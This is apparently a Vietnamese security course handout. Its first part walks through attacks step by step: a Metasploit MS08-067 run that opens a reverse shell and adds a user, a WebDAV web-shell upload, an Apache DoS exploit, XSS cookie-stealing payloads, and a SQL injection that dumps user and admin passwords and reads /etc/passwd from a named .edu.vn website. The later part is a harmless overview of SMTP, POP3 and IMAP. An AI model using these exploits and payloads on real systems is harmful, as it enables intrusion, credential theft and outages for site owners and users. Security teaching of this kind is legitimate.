
### b. Các lỗ hổng trên dịch vụ Web

- Lỗ hổng trên lớp hệ điều hành
- Lỗ hổng trên Web Services
- Lỗ hổng trên vWeb Application

### c. Khai thác lỗ hổng bảo mật tầng hệ điều hành và bảo mật cho máy chủ Web

Lỗ hổng trên hệ điều hành vWindows hay Linux chủ yếu xảy ra trên các dịch vụ truy cho phép truy cập từ xa (RPC, SSH, Telnet...)

Dưới đây là report từ chương trình Nessus Scan hệ điều hành



Khi có lỗ hổng bảo mật mức độ high trở lên hệ thống hoàn toàn có thể bị tấn công:



```

root@root:~# cd /pentest/exploits/framework3
root@root:/pentest/exploits/framework3# ./msfconsole

              =[ metasploit v3.7.0-release [core:3.7 api:1.0]
+ -- --=[ 684 exploits - 355 auxiliary
+ -- --=[ 217 payloads - 27 encoders - 8 nops

msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set LHOST 192.168.0.108
LHOST => 192.168.0.108
msf exploit(ms08_067_netapi) > set RHOST 192.168.0.194
RHOST => 192.168.0.194
msf exploit(ms08_067_netapi) > set PAYLOAD generic/shell_reverse_tcp
PAYLOAD => generic/shell_reverse_tcp
msf exploit(ms08_067_netapi) > set LPORT 8833_

```

*"The quieter you become, the more you are able to hear."*

Attack thành công khai thác lỗ hổng bảo mật MS08-067 của Microsoft

```

      =[ metasploit v3.7.0-release [core:3.7 api:1.0]
+ ---=[ 684 exploits - 355 auxiliary
+ --- ---=[ 217 payloads - 27 encoders - 8 nops

msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set LHOST 192.168.0.108
LHOST => 192.168.0.108
msf exploit(ms08_067_netapi) > set RHOST 192.168.0.194
RHOST => 192.168.0.194
msf exploit(ms08_067_netapi) > set PAYLOAD generic/shell_reverse_tcp
PAYLOAD => generic/shell_reverse_tcp
msf exploit(ms08_067_netapi) > set LPORT 8833
LPORT => 8833
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.0.108:8833
[*] Automatically detecting the target...
[*] Fingerprint: Windows 2003 - No Service Pack - lang:Unknown
[*] Selected Target: Windows 2003 SP0 Universal
[*] Attempting to trigger the vulnerability...
[*] Command shell session 1 opened (192.168.0.108:8833 -> 192.168.0.194:1037) at 2012-07-02 05:28:21 -0400

Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>net user tocbatdat 123 /add
net user tocbatdat 123 /add
The account already exists.

More help is available by typing NET HELPMSG 2224.

C:\WINDOWS\system32>

```

Bảo mật máy chủ vWeb ở layer OS

Thực hiện các bước bảo mật cho hệ điều hành ở phần trên của tài liệu này để có một hệ điều hành an toàn

#### d. Khai thác lỗ hổng trên Web Service

Sử dụng Active Perl + Code khai thác file.pl + Shell download cực nhiều trên mạng để khai thác lỗ hổng IIS WebDAV

Bước 1: Cài đặt Active Perl

Bước 2: Copy file tocbatdat.pl (file attack)

Bước 3: Upload Shell rhtools.asp

```
C:>>perl tocbatdat.pl -t 192.168.1.214 -p 80 -m p -x tocbatdat -f rhtools.asp
#####
# MS Windows WebDav for IIS 6.0 V1.0 #
# ***** !!! WARNING !!! ***** #
# ** Chi danh cho Test * #
# ***** **** #
# Created by csg 20090524 csgcsg(at)walla.com #
#####

-target          eg.: 127.0.0.1
-port            eg.: 80
-method <p:PUT, g:GET, l:LIST> eg.: g
-webdavpath     eg.: webdav
-file           eg.: test.aspx

Usage eg.:
Tocbatdat.pl -t IP -p 80 -m p -x Thumuc_tren_Webserver -f FileUpload.txt
Testing WebDAV methods [192.168.1.214 80]
192.168.1.214 : Server type is : Microsoft-IIS/6.0
192.168.1.214 : Method type is : OPTIONS,TRACE,GET,HEAD,DELETE,PUT,POST,COPY,MOU
E,MKCOL,PROPFIND,PROPPATCH,LOCK,UNLOCK,SEARCH
rhtools.asp size is 42908 bytes
PUT rhtools.asp , Please wait ...
PUT rhtools.asp from [192.168.1.214:80/tocbatdat] OK
```

#### Bước 4: Truy cập vào máy chủ qua Shell



Để bảo mật lỗi này cần phải sử dụng phiên bản vWeb Service an toàn.

### e. Khai thác lỗ hổng DoS trên Apache 2.0.x-2.0.64 và 2.2.x – 2.2.19

Lỗ hổng này khá nhiều máy tính trên Internet vẫn còn lỗi, khi hệ thống có lỗi này cho phép hacker dùng một câu lệnh có thể làm treo dịch vụ web. Và hiện nay chưa có bản vá lỗi cho lỗ hổng này:

Bước 1: Download code từ site: <http://www.exploit-db.com/exploits/18221/>

Bước 2: Đổi file này thành file.c có tên là rcvalle-rapache.c

Bước 3: Biên dịch file.c này thành file chạy với câu lệnh trong linux

```
gcc -Wall -pthread -o rcvalle-rapache rcvalle-rapache.c
```

Bước 4: chạy file này

```
Linux# ./rcvalle-rapache IP
```

### f. Khai thác lỗ hổng trên Web Application

Ứng dụng Web thông thường sử dụng dữ liệu đầu vào trong các truy cập HTTP (hoặc trong các tập tin) nhằm xác định kết quả phản hồi. Tin tức có thể sửa đổi bất kỳ phần nào của một truy xuất HTTP, bao gồm URL, querystring, headers, cookies, form fields, và thậm chí field ẩn (hidden fields), nhằm vượt qua các cơ chế bảo mật. Các tấn công phổ biến dạng này bao gồm:

- Chạy lệnh hệ thống tùy chọn
- Cross site scripting
- Lỗi tràn bộ đệm

Tấn công Format string

SQL injection

Cookie poisoning


Sửa đổi field ẩn

Trong bài thực hành này, ta thử khai thác các lỗ hổng Cross Site Scripting, Format string, Cookie Manipulation, Authorization Failure.

#### Cross Site Scripting

Đầu tiên ta login vào bằng username “jv” và password “ jv789” và chọn chức năng “post message”. Sau đó ta post script vào phần message text.

Sau đó ta submit để post script này lên. Ta sử dụng F5 để Refresh lại trình duyệt và thấy xuất hiện.



Lúc này trình duyệt của nạn nhân vô tình đã thực hiện script được user post lên Server. Dựa vào script này, tin tức có thể ăn cắp cookie của nạn nhân và log in vào hệ thống.

Các câu lệnh kiểm tra XSS:

```
"><script>alert('hey')</script>
http://ha.ckers.org/xss.html All Cheat Code XSS
"><script>exec(%systemroot%\system32\cmd.exe)</script>
"><script>while(1){alert('hey')}</script> Vo han
"><script>alert(document.cookie)</script>
LeapLastLogin=20090523152133;
PHPSESSID=28026127959bf076767f3adac1c736d5
```

### **Giới thiệu về SQL Injection:**

Đây là Kĩ thuật tấn công này lợi dụng những lỗ hổng trên ứng dụng (không kiểm tra kĩ những kí tự nhập từ người dùng). Thực hiện bằng cách thêm các mã vào các câu lệnh hay câu truy vấn SQL (thông qua những textbox) trước khi chuyển cho ứng dụng web xử lý, Server. Thực hiện và trả về cho trình duyệt (kết quả câu truy vấn hay những thông báo lỗi) nhờ đó mà các tin tức có thể thu thập dữ liệu, chạy lệnh (trong 1 số trường hợp) và sau cho có thể chiếm được quyền kiểm soát của hệ thống. Sau đây là 1 số thủ thuật căn bản.

### **VD Khai thác lỗ hổng SQL Injection của MySQL và PHP**

[http://tocbatdat.edu.vn/?show=news&ic=3&list=8\\_148&lg=1](http://tocbatdat.edu.vn/?show=news&ic=3&list=8_148&lg=1)

### **Kiểm tra lỗi trên website**

*Kiểm tra xem có bao nhiêu trường: 1 order by 30—*

*Kiểm tra trường lỗi: 1 and 1=0 union select 1 and 1=0 union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29*

*Phát hiện ra trường lỗi là 4 thực hiện bước tiếp theo:*

### **Exploit**

**Bước 1: Show table**

```
1           and           1=0           union           select
1, database(), 3, group_concat(unhex(hex(table_name))), 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 17, 18, 19, 20,
21, 22, 23, 24, 25, 26, 27, 28, 29 from information_schema.tables-- &catid=20
```

**Bước 2: Show Column**

```
group_concat(unhex(hex(column_name)))
```

```
http://www.tocbatdat.edu.vn/index.php?lg=1           and           1=0           union           select
1, database(), 3, group_concat(unhex(hex(column_name))), 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 17, 18, 19,
20, 21, 22, 23, 24, 25, 26, 27, 28, 29 from information_schema.columns where table_name=char(106,
111, 115, 95, 117, 115, 101, 114, 115)-- &catid=20
```

**Bước 3: Get Database;**

```
http://www.tocbatdat.edu.vn/index.php?lg=1           and           1=0           union           select
1, database(), 3, group_concat(username, 0x2f, password, 0x2f, email, userType), 5, 6, 7, 8, 9, 10, 11, 12, 13,
14, 15, 16, 17, 18, 19, 20, 21, 22, 23, 24, 25, 26, 27, 28, 29 from jos_users-- &catid=20
```

**Bước 4: Doc file he thong**

```
http://www.tocbatdat.edu.vn/index.php?lg=1           and           1=0           union           select
1, database(), 3, load_file(char(47, 101, 116, 99, 47, 112, 97, 115, 115, 119,
100)), 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 17, 18, 19, 20, 21, 22, 23, 24, 25, 26, 27, 28, 29-- &catid=20
```

```
http://tocbatdat.edu.vn/?show=news&ic=3&list=8_148&lg=1%20and%201=0%20union%20select
%201, 2, 3, 4, group_concat%28TenDN, 0x2f, MatKhau%29, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 17, 18, 19, 2
0, 21, 22%20from%20maxcare_tbadmin--
```

**3. An toàn dịch vụ Mail Server****a. Giới thiệu tổng quan về SMTP, POP, IMAP****a.1 Kiến trúc và hoạt động của thư điện tử**

Muốn gửi thư điện tử người gửi cần phải có một account trên một máy chủ thư. Một máy chủ có thể có một hoặc nhiều account. Mỗi account đều được mang một tên khác nhau (user). Mỗi

account đều có một hộp thư riêng (mailbox) cho account đó. Thông thường tên của hộp thư sẽ giống như tên của account. Ngoài ra máy vi tính đó phải được nối trực tiếp hoặc gián tiếp với hệ thống Internet nếu muốn gửi nhận thư điện tử toàn cầu. Người sử dụng máy vi tính tại nhà vẫn có thể gửi nhận thư điện tử bằng cách kết nối máy vi tính của họ với một máy vi tính khác bằng modem. Có một số nơi cung cấp account thư điện tử miễn phí cho các máy vi tính tại nhà có thể dùng modem để kết nối với máy vi tính đó để chuyển nhận thư điện tử như hotmail.com hoặc yahoo.com .v.v. Ngoài ra, còn có rất nhiều cơ quan thương mại cung cấp dịch vụ hoặc account cho máy vi tính tại nhà nhưng người sử dụng phải trả tiền dịch vụ hàng tháng.


### Đường đi của thư

Thư điện tử chuyển từ máy chủ thư điện tử này (mail server) tới máy chủ thư điện tử khác trên internet. Khi thư được chuyển đến đích thì nó được chứa tại hộp thư điện tử tại máy chủ thư điện tử cho đến khi nó được nhận bởi người nhận. Toàn bộ quá trình xử lý chỉ xảy ra trong vài phút, do đó cho phép nhanh chóng liên lạc với mọi người trên toàn thế giới một cách nhanh chóng tại bất cứ thời điểm nào dù ngày hay đêm.

### Gửi, nhận và chuyển thư

Để nhận được thư điện tử bạn cần phải có một tài khoản (account) thư điện tử. Nghĩa là bạn phải có một địa chỉ để nhận thư. Một trong những thuận lợi hơn với thư thông thường là bạn có thể nhận thư điện tử từ bất cứ đâu. Bạn chỉ cần kết nối vào Server thư điện tử để lấy thư về máy tính của mình. Để gửi được thư bạn cần phải có một kết nối vào internet và truy nhập vào máy chủ thư điện tử để chuyển thư đi. Thủ tục tiêu chuẩn được sử dụng để gửi thư là **SMTP (Simple Mail Transfer Protocol)**. Nó được kết hợp với thủ tục **POP (Post Office Protocol)** và **IMAP** để lấy thư.

### Mô hình của hệ thống máy chủ thư điện tử:



Với một hệ thống máy chủ thư điện tử cung cấp cho một đơn vị vừa và nhỏ thì toàn bộ hệ thống thường được tích hợp vào một máy chủ. Và máy chủ đó vừa làm chức năng nhận, gửi thư, lưu trữ hộp thư và kiểm soát thư vào ra.

- Sử dụng thủ tục SMTP để chuyển, nhận thư giữa các máy chủ thư với nhau.
- Sử dụng thủ tục SMTP để cho phép mail client gửi thư lên máy chủ.
- Sử dụng thủ tục POP hoặc IMAP đến mail client nhận thư về.

### a.2 Giới thiệu về giao thức SMTP

#### Giới thiệu

Mục tiêu của SMTP là để truyền truyền email tin cậy và hiệu quả. SMTP không phụ thuộc hệ thống con và chỉ yêu cầu 1 kênh truyền dữ liệu đáng tin cậy. Một tính năng quan trọng của SMTP của nó là khả năng relay(chuyển tiếp) mail qua môi trường dịch vụ truyền thông. Một dịch vụ truyền thông cung cấp một môi trường truyền thông giữa các tiến trình (IPCE). Một IPCE có thể bao gồm một mạng, một số mạng, hay một hệ thống mạng con. Có thể hiểu IPCE là môi trường cho phép một tiến trình có thể giao tiếp qua lại trực tiếp với một tiến trình khác. Điều quan trọng là các IPCE không chỉ có quan hệ 1-1 trên các mạng. Một tiến trình có thể giao tiếp trực tiếp với nhiều tiến trình khác thông qua IPCE. Mail là một ứng dụng của truyền thông liên tiến trình. Mail có thể được truyền tải giữa các tiến trình trên nhiều IPCEs khác nhau 1 tiến trình được kết nối giữa hai (hay nhiều) IPCE. Cụ thể hơn, email có thể được chuyển tiếp (relay) qua nhiều Host trên các hệ thống chuyển tải khác nhau qua các Host trung gian.

#### Mô hình SMTP

Các SMTP được thiết kế dựa trên các mô hình truyền thông sau:

- Khi có các yêu cầu mail từ người sử dụng, phía SMTP-send sẽ thiết lập một kênh truyền hai chiều tới phía SMTP-receiver
- SMTP-receiver ở đây có thể là đích đến cuối cùng hay chỉ là một địa chỉ trung gian.
- SMTP-send gửi SMTP commands đến SMTP-receiver.
- SMTP-receiver đáp ứng SMTP commands bằng cách gửi trả cho SMTP send các SMTP replies tương ứng

Một khi kênh truyền đã được thiết lập, SMTP-sender sẽ gửi một MAIL command cho biết người gửi. Nếu SMTP-receiver chấp nhận mail nó sẽ đáp ứng 1 OK reply. Sau đó SMTP-sender lại gửi một RCPT command cho biết là người sẽ nhận mail, nếu SMTP-receiver chấp nhận mail này cho người nhận đó thì nó reply lại là OK, nếu không nó sẽ reply lại là mail này bị loại bỏ. Nếu SMTP-receiver reply là OK thì SMTP-sender sẽ gửi dữ liệu mail tới phía nhận và kết thúc bằng một command đặc biệt nào đó. Nếu SMTP-receiver xử lý thành công dữ liệu mail này thì nó sẽ reply lại là OK.




Figure 1

- SMTP cung cấp nhiều kĩ thuật cách khác nhau để gửi mail:

o Truyền thẳng khi host phía gửi và host phía nhận được kết nối tới cùng một dịch vụ truyền tải.

o Thông qua các máy chủ SMTP khi host phía gửi và host phía nhận không được kết nối tới cùng một dịch vụ truyền tải. Đối số cho mail command là 1 tuyến ngược (reverse-path), trong đó ghi rõ mail được gửi từ ai. Đối số cho RCPT command là một tuyến chuyển tiếp (forward-path), chỉ ra mail được gửi cho ai. Tuyến chuyển tiếp là 1 tuyến nguồn, trong khi các tuyến ngược là 1 tuyến quay trở (có thể được dùng để trả lại một thông báo cho người gửi khi một lỗi xảy ra với một message chuyển tiếp).

Khi cùng một message được gửi đến nhiều người nhận, SMTP khuyến khích việc truyền tải chỉ có một bản sao của các dữ liệu cho tất cả các người nhận tại cùng một máy chủ đích.

Các mail command và reply có một cú pháp cứng nhắc. Các reply cũng có 1 mã số. Trong phần sau đây, mà xuất hiện các ví dụ thực tế sử dụng các mail command và reply, các danh sách đầy đủ các command và reply.

Các command và reply không phải là trường hợp nhạy cảm. Tức là, một từ command hoặc reply có thể là chữ thường, hoa, hay hỗn hợp. Lưu ý rằng điều này là không đúng với tên người sử dụng hộp thư. Vì đối với một số máy tên người sử dụng là trường hợp nhạy cảm, và các triển khai SMTP phải đưa trường hợp này ra để bảo vệ các trường hợp tên người dùng giống với các tham số trong mailbox. Tên máy chủ không phải là trường hợp nhạy cảm. Các command và reply là gồm các kí tự ASCII. Khi dịch vụ chuyển thư cung

cấp 1 kênh truyền 1 byte 8bit (octet), mỗi kí tự 7 bit được đưa vào các bit thấp của octet, bit cao của octet xóa về 0.

Khi cụ thể hóa các dạng chung của mỗi lệnh và reply, 1 đối số sẽ được biểu diễn bằng 1 biến(hay 1 hằng) trong ngôn ngữ meta , chẳng hạn, “<string>” hoặc “<reverse-path>”

Khi xác định các hình thức chung của một lệnh hoặc trả lời, một đối số. Ở đây các dấu ‘<’ cho biết đây là biến trong ngôn ngữ meta.

### MIME và SMTP

MIME (Multipurpose Internet Mail Extensions) cung cấp thêm khả năng cho SMTP và cho phép các file có dạng mã hoá multimedia đi kèm với bức điện SMTP chuẩn. MIME sử dụng bảng mã Base64 để chuyển các file dạng phức tạp sang mã ASCII để chuyển đi. MIME là một tiêu chuẩn mới như nó hiện đã được hỗ trợ bởi hầu hết các ứng dụng, và bạn phải thay đổi nếu chương trình thư điện tử của bạn không có hỗ trợ MIME. MIME được quy chuẩn trong các tiêu chuẩn RFC 2045-2049.

### S/MIME

Là một chuẩn mới của MIME cho phép hỗ trợ cho các bức điện được mã hoá. S/MIME dựa trên kỹ thuật mã công cộng RSA và giúp cho bức điện không bị xem trộm hoặc chặn lấy.

#### Lệnh của SMTP

Một cách đơn giản SMTP sử dụng các câu lệnh ngắn để điều khiển bức điện. Bảng ở dưới là danh sách các lệnh của SMTP. Các lệnh của SMTP được xác định trong tiêu chuẩn RFC 821.

<b>HELO</b>	Hello. Sử dụng để xác định người gửi điện. Lệnh này đi kèm với tên của host gửi điện. Trong ESTMP (extended protocol) thì lệnh này sẽ là <b>FHLO</b>
<b>MAIL</b>	Khởi tạo một giao dịch gửi thư. Nó kết hợp "from" để xác định người gửi thư
<b>RCPT</b>	Xác định người nhận thư.
<b>DATA</b>	Thông báo bắt đầu nội dung thực sự của bức điện (phần thân của thư). Dữ liệu được mã thành dạng mã 128-bit ASCII và nó được kết thúc với một dòng đệm như dấu
<b>RSET</b>	Huỷ bỏ giao dịch thư
<b>VRFY</b>	Sử dụng để xác thực người nhận thư.
<b>NOOP</b>	Nó là lệnh "no operation" xác định không thực hiện hành động gì
<b>QUIT</b>	Thoát khỏi tiến trình để kết thúc
<b>SEND</b>	Cho host nhận biết rằng thư còn phải gửi đến đầu cuối khác.

### SMTP mở rộng (Extended SMTP)

SMTP thì được cải thiện để ngày càng đáp ứng nhu cầu cao của người dùng và là một thủ tục ngày càng có ích. Như dù sao cũng cần có sự mở rộng tiêu chuẩn SMTP và chuẩn RFC 1869 ra đời để bổ xung cho SMTP. Nó không chỉ mở rộng mà còn cung cấp thêm các tính năng cần thiết cho các lệnh có sẵn. Ví dụ: lệnh SIZE là lệnh mở rộng cho phép nhận giới hạn độ lớn của bức điện đến. Không có ESMTP thì sẽ không giới hạn được độ

lớn của bức thư Khi hệ thống kết nối với một MTA, nó sẽ sử dụng khởi tạo thì ESMTP thay HELO bằng EHLO. Nếu MTA có hỗ trợ SMTP mở rộng (ESMTP) thì nó sẽ trả lời với một danh sách các lệnh mà nó sẽ hỗ trợ. Nếu không nó sẽ trả lời với mã lệnh sai (500 Command not recognized) và host gửi sẽ quay trở về sử dụng SMTP. Sau đây là một tiến trình ESMTP:

*220 esmtpdomain.com*

*Server ESMTP Sendmail 8.8.8+Sun/8.8.8; Thu, 22 Jul 1999 09:43:01*

*EHLO host.sendingdomain.com*

*250-mail.esmtpdomain.com Hello host, pleased to meet you*

*250-EXPN*

*250-VERB*

*250-8BITMIME*

*250-SIZE*

*250-DSN*

*250-ONEX*

*250-ETRN*

*250-XUSR*

*250 HELP QUIT*

*221 Goodbye host.sendingdomain.com*

### SMTP Headers

Có thể lấy được rất nhiều thông tin có ích bằng cách kiểm tra phần header của thư. Không chỉ xem được bức điện từ đâu đến, chủ đề của thư, ngày gửi và những người nhận. Bạn còn có thể xem được những điểm mà bức điện đã đi qua trước khi đến được hộp thư của bạn. Tiêu chuẩn RFC 822 quy định header chứa những gì. Tối thiểu có người gửi (from), ngày gửi và người nhận (TO, CC, hoặc BCC)

Header của thư khi nhận được cho phép bạn xem bức điện đã đi qua những đâu trước khi đến hộp thư của bạn. Nó là một dụng cụ rất tốt để kiểm tra và giải quyết lỗi. Sau đây là ví dụ:

*From someone@mydomain.COM Sat Jul 31 11:33:00 1999*

*Received: from host1.mydomain.com by host2.mydomain.com  
(8.8.8+Sun/8.8.8)*

*with ESMTP id LAA21968 for ;*

*Sat, 31 Jul 1999 11:33:00 -0400 (EDT)*

*Received: by host1.mydomain.com with Interne Mail Service  
(5.0.1460.8)*

*id ; Sat, 31 Jul 1999 11:34:39 -0400 Message-ID:*

*From: "Your Friend"*

*To: "'jamisonn@host2.mydomain.com'" Subject: Hello*

*There*

*Date: Sat, 31 Jul 1999 11:34:36 -0400*

Trên ví dụ trên có thể thấy bức điện được gửi đi từ someone@mydomain.com. Từ mydomain.com, nó được chuyển đến host1. Bức điện được gửi từ host2 tới host1 và chuyển tới người dùng. Mỗi chỗ bức điện dừng lại thì host nhận được yêu cầu điền thêm thông tin vào header nó bao gồm ngày giờ tạm dừng ở đó. Host2 thông báo rằng nó nhận được điện lúc 11:33:00. Host1 thông báo rằng nó nhận được bức điện vào lúc 11:34:36, Sự trên lệch hơn một phút có khả năng là do sự không đồng bộ giữa đồng hồ của hai nơi.

### *Thuận lợi và bất lợi của SMTP*

Như thủ tục X.400, SMTP có một số thuận lợi và bất lợi

#### *Thuận lợi bao gồm:*

- SMTP rất phổ biến.
- Nó được hỗ trợ bởi nhiều tổ chức.
- SMTP có giá thành quản trị và duy trì thấp.
- SMTP nó có cấu trúc địa chỉ đơn giản.

#### *Bất lợi bao gồm:*

- SMTP thiếu một số chức năng
- SMTP thiết kế khả năng bảo mật như X.400.

- ☐ Nó chỉ giới hạn vào những tính năng đơn giản nhất

### a.3 Giới thiệu về giao thức POP và IMAP

Trong những ngày tháng đầu tiên của thư điện tử, người dùng được yêu cầu truy nhập và máy chủ thư điện tử và đọc các bức điện của họ ở đó. Các chương trình thư thường sử dụng dạng text và thiếu khả năng thân thiện với người dùng. Để giải quyết vấn đề đó một số thủ tục được phát triển để cho phép người dùng có thể lấy thư về máy của họ hoặc có các giao diện sử dụng thân thiện hơn với người dùng. Và chính điều đó đem đến sự phổ biến của thư điện tử. Có hai thủ tục được sử dụng phổ biến nhất hiện nay là POP (Post Office Protocol) và IMAP (Internet Mail Access Protocol).

*Post Office Protocol (POP)* POP cho phép người dùng có account tại máy chủ thư điện tử kết nối vào MTA và lấy thư về máy tính của mình, ở đó có thể đọc và trả lời lại. POP được phát triển đầu tiên là vào năm 1984 và được nâng cấp từ bản POP2 lên POP3 vào năm 1988. Và hiện nay hầu hết người dùng sử dụng tiêu chuẩn POP3

POP3 kết nối trên nền TCP/IP để đến máy chủ thư điện tử (sử dụng cổng 110). Người dùng điền username và password. Sau khi xác thực đầu client sẽ sử dụng các lệnh của POP3 để lấy hoặc xoá thư.

POP3 chỉ là thủ tục để lấy thư trên máy chủ thư điện tử. POP3 được quy định bởi tiêu chuẩn RFC 1939.

#### Lệnh của POP3

Lệnh	Miêu tả
------	---------

**USER** Xác định username

**PASS** Xác định password

**STAT** Yêu cầu về trạng thái của hộp thư như số

lượng thư và độ lớn của thư **LIST** Hiện danh sách của thư

**RETR** Nhận thư

**DELE** Xoá một bức thư xác định

**NOOP** Không làm gì cả

**RSET** Khôi phục lại như thư đã xoá (rollback)

**QUIT** Thực hiện việc thay đổi và thoát ra

### *Internet Mail Access Protocol (IMAP)*

Thủ tục POP3 là một thủ tục rất có ích và sử dụng rất đơn giản để lấy thư về cho người dùng. Như sự đơn giản đó cũng đem đến việc thiếu một số công dụng cần thiết. Ví dụ: POP3 chỉ là việc với chế độ offline có nghĩa là thư được lấy về sẽ bị xoá trên server. IMAP thì hỗ trợ những thiếu sót của POP3. IMAP được phát triển vào năm 1986 bởi trường đại học Stanford. IMAP2 phát triển vào năm 1987. IMAP4, là bản mới nhất đang được sử dụng và nó được các tổ chức tiêu chuẩn Internet chấp nhận vào năm 1994. IMAP4 được quy định bởi tiêu chuẩn RFC 2060 và nó sử dụng cổng 143 của TCP.

#### *Lệnh của IMAP4*

Lệnh	Miêu tả
<b>CAPABILITY</b>	Yêu cầu danh sách các chức năng hỗ trợ
<b>AUTHENTICA</b>	Xác định sử dụng xác thực từ một server
<b>LOGIN</b>	Cung cấp username và password
<b>SELECT</b>	Chọn hộp thư
<b>EXAMINE</b>	Điều hộp thư chỉ được phép đọc
<b>CREATE</b>	Tạo hộp thư
<b>DELETE</b>	Xoá hộp thư

Lệnh Miêu tả

**RENAME** Đổi tên hộp thư

**SUBSCRIBE** Thêm vào một list đang hoạt động

**UNSUBSCRIBE** Dời khỏi list đang hoạt động

**LIST** Danh sách hộp thư

**LSUB** Hiện danh sách người sử dụng hộp thư **STATUS**  
Trạng thái của hộp thư (số lượng thư,...) **APPEND** Thêm message vào hộp thư

**CHECK** Yêu cầu kiểm tra hộp thư

**CLOSE** Thực hiện xoá và thoát khỏi hộp thư

**EXPUNGE** Thực hiện xoá

**SEARCH** Tìm kiếm trong hộp thư để tìm messages xác định

**FETCH** Tìm kiếm trong nội dung của message

**STORE** Thay đổi nội dung của messages **COPY**

Copy message sang hộp thư khác

**NOOP** Không làm gì

**LOGOUT** Đóng kết nối

*So sánh POP3 và IMAP4*

Có rất nhiều điểm khác nhau giữa POP3 và IMAP4. Phụ thuộc vào người dùng, MTA, và sự cần thiết, Có thể sử dụng POP3, IMAP4 hoặc cả hai.

*Lợi ích của POP3 là :*

- Rất đơn giản.
- Được hỗ trợ rất rộng

Bởi rất đơn giản nên, POP3 có rất nhiều giới hạn. Ví dụ nó chỉ hỗ trợ sử dụng một hộp thư và thư sẽ được xoá khỏi máy chủ thư điện tử khi lấy về.

*IMAP4 có nhưng lợi ích khác:*

- Hỗ trợ xác thực rất mạnh

- Hỗ trợ sử dụng nhiều hộp thư
